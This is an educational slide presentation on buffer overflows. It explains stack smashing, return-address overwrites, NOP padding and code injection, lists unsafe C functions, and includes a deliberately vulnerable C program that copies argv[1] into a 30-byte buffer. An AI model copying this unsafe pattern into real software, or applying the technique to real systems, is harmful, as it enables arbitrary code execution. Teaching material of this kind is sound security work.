Buffer Overflows

A presentation by Jonathan Levin

Modern Day Hacking must shift its trend, and face new challenges. First and foremost of these challenges is the Firewall. Hackers can no longer simply telnet to any UNIX, or net use any NT/2K, as firewalls will disable all but the most necessary services.

This forces today's hacker to attack those services, which are imperative, and cannot be filtered. These are the public services, to which access is allowed, by definition, from any host. And they are:

WWW – The World-Wide Web service

FTP – The File Transfer Protocol

SMTP – Email

DNS – Domain Name Service

21st Century Hacking

Application Based Attacks

(Un?)Fortunately, many new attacks have been formulated to deal with services.

Poison Null Bytes	Premature input “termination” to circumvent input validation
HTTP Escaping	Different encoding of characters to circumvent input validation
Command Injection	Operating system command insertion
SQL Injection	SQL Statement insertion
Buffer Overflows	Arbitrary code execution
Format String Attacks	Arbitrary code execution

Firewalls can’t efficiently protect against **ANY** of the above..

Many attacks exist vs. these services, the main classes of which I have listed above. The first four are primarily targeted at HTTP-based services and CGI programs. They all involve malformed input, which the firewall cannot protect against.


Buffer Overflows and format string attacks are directed against all classes of services.

Buffer Overflows

public enemy #1

- None of the attacks, however, is as deadly and as fearsome as Buffer Overflows.
- BOs are hands-down the most severe threat against modern networks.
- Resulting from a conceptual flaw in the C programming language, Many programs susceptible, due to lack of good coding standards

It is important, at this point, to emphasize that Buffer Overflows are not the result of a programming “bug”, so much as they are a fundamental, conceptual flaw in the C/C++ operating languages. These languages, developed in the early 70’s and 80’s, respectively, had the notion of a “responsible programmer”, and sacrificed structural programming for the sake of efficiency.



The strongest features of these languages are, surprisingly, their Achilles' Heel. By giving the programmer the full capabilities of memory allocation and referencing, many powerful abilities are gained. However, incorrect usage or programmatic errors are far more abundant. These languages are highly error prone.

John Von-Neumann stated the basic computer architecture back in the '50s. His model, called the "Von-Neumann Machine", enables a duplicity between program code and data. Code is data, and vice versa. This architecture is what makes buffer overflows ever more fearsome. Programs can be tricked to treat external input as data, thus leading to the execution of arbitrary commands.

Buffer Overflows

what are they?

The classic overflow condition arises when:


```
short       i;
char        c[4];
strcpy (c, "ABCDEF");
printf ("%d\n", i);
```

In this case, the value of i will be overwritten with 0x4546 ("EF").

This slides illustrates the most basic case of a buffer overflow, which is a very benign one.


Automatic variables (i and c) are allocated on the stack, in reverse order. Assuming a stack which grows downwards, copying "ABCDEF" into a buffer that can only hold "ABCD" will force the "EF" into the next available memory area, held by i.

This overflow usually leads to logic bugs, if the value of i is later tested. While this is not as serious as the code injection technique which will be shortly described, it is not to be underestimated, either. A bug in all versions of Solaris TelnetD enables hackers to bypass authentication by overflowing an internal variable holding the authentication state..



In his article, “Smashing the Stack for Fun and Profit”, in Phrack #49, Elias Levy explains how buffer overflows may be directed and manipulated to execute arbitrary code.


This article became a landmark in contemporary hacking, as it was the first to explain the usefulness of BO’s, which were a closely guarded secret in the hacker community, to the novice hackers.



Elias Levy, (also known as Aleph One), introduces the term:

> "**`smash the stack` [C programming] n.** On many C implementations
> it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind."

The same data structure that holds the automatic variables, (the user stack), also holds the return address of the currently executing procedure. By overwriting the variables, it is possible to cause the CPU to jump to any arbitrary memory location of our choice.




If the return address is corrupted accidentally or incorrectly, program abend will occur.

In UNIX, this is usually the “Segmentation Fault” (SIGSEGV) or “Illegal Instruction” (SIGILL) which occur. The former, when the Return Address points to a protected memory region, and the latter, when it points to a location that does not contain a valid machine op code.


In windows, when you get the “Illegal Instruction” MessageBox – it’s an arbitrary buffer overrun, since

The buffer gets corrupted by random data, which is most often not even valid assembler instructions.

As such is the case, an exception occurs, which is intercepted by the operating system, terminating the program.




Aleph One demonstrates how an attacker may place machine code in user-supplied input, while at the same time overflowing that buffer, so that the return address will be overwritten, and point back into the buffer itself. In cases where it is hard or impossible to determine the exact address of the buffer, it may be simply padded with “NOP” op codes (0x90 for i386). Note, that due to the virtual memory model, once the addresses are correctly determined (with the aid of a trusty debugger), they may almost always be treated as constant values.



When done right, this forces a "trampoline effect" back into that code.

This is where the Von-Neumann architecture is exploited: The buffer is again evaluated by the CPU, this time containing legal machine op codes, and is silently executed.

This is another horrid side effect of buffer overflows – if carried out correctly, they hijack the current execution path of the program, and so do not even get logged!




The example above shows how overflows are performed, in practice.

An unsafe C standard library function (in this case, strcpy(), which knows no bounds), copies a buffer, and exceeds the allocated space.

Example

Buffer Overflows

Stack Overflow Example:



Note that the value 38373635 is ASCII 8765!

Remember, intel machines are little-endian – hence the reversal.


Meaning, the return address was located exactly 4 bytes following our buffer.

Examining the disassembly file makes it all the more clearer – Our buffer was at [ebp-4]. The old value of ebp lay at ebp (which we wrote with 34333231. Before that – was the return address.

Example

Buffer Overflows

Example:



The Strcpy() function keeps on copying past the allocated buffer size, until it reaches a '\0'. This overwrites the stack frame pointer, return address, etc.

If the return address is corrupted randomly, a segmentation fault occurs

Since the address contains 5678 (or 8765, but you get the point), this is the address to which the program will jump when the function completes. If you can set that address to any arbitrary one in memory – you've won.

The example shown executes another function, already in memory. In practice, hackers use this idea not to execute other regions of code in a program, but rather to load their own. This is commonly known as "code injection" .

Buffer Overflows

vulnerable functions


- **Buffers are overwritten as a result of unchecked string and memory copy operations:**
  - **strcpy copies till it drops (till a '\0' is found)**
  - **Ditto for strcat, which concatentates till a \0..**
  - **gets inputs a string till a \n is encountered**
  - **Even *printf(!) functions are susceptible!**

NO BOUNDS checking exists!

Sigh If only programmers wrote solid code, there'd be no hacks!

char *strcpy(char *dest, const char *src);
char *strcat(char *dest, const char *src);
char *gets(char *buffer); /* Note no mention of buffer size here.. */

int sprintf(char *buffer, const char *format [, argument] ...);
/* is sizeof(buffer) < expanded format ? */



The Last Stage of Delerium (http://www.lsd-pl.net) has released a comprehensive PDF of assembly codes for various useful “tasks”, such as spawning a shell, binding a socket, and other useful stuff to do (for hackers).

These Polish security experts/hackers go an extra step, and make sure that their shell code does not contain “illegal” characters, such as NUL (\0) or \r,\n, which cause strcpy() or gets(), respectively, to quit.

Remember that the exact address of the “egg” code need not be precise, if the code is padded with NOPs.

Exploiting BO's

Buffer Overflows

"That vulnerability is purely theoretical"

```
#include <stdio.h>
void main (int argc, char **argv)
{
      int i = 0;
      int j = 1;
      char c[30];

    printf("address of i is: %p\n", &i);
    printf("address of j is: %p\n", &j);
    printf("address of c is: %p\n", c);
   if (argc != 2)
   {
   printf("Need arg\n");
   exit(1);
  }
    strcpy(c, argv[1]);
}
```


←Victim: Vulnerable Program

To make it easier, this program prints out the stack addresses.
This is solely for demonstration purposes. At worst, use a debugger...

The following example demonstrates the full capabilities of code injection. Note the above program, which is rather innocuous. The addresses of the automatic variables were printed out, for ease of demonstration. Remember that these addresses can be determined easily with a debugger, anyhow.

The vulnerable line of code is in the strcpy() function.

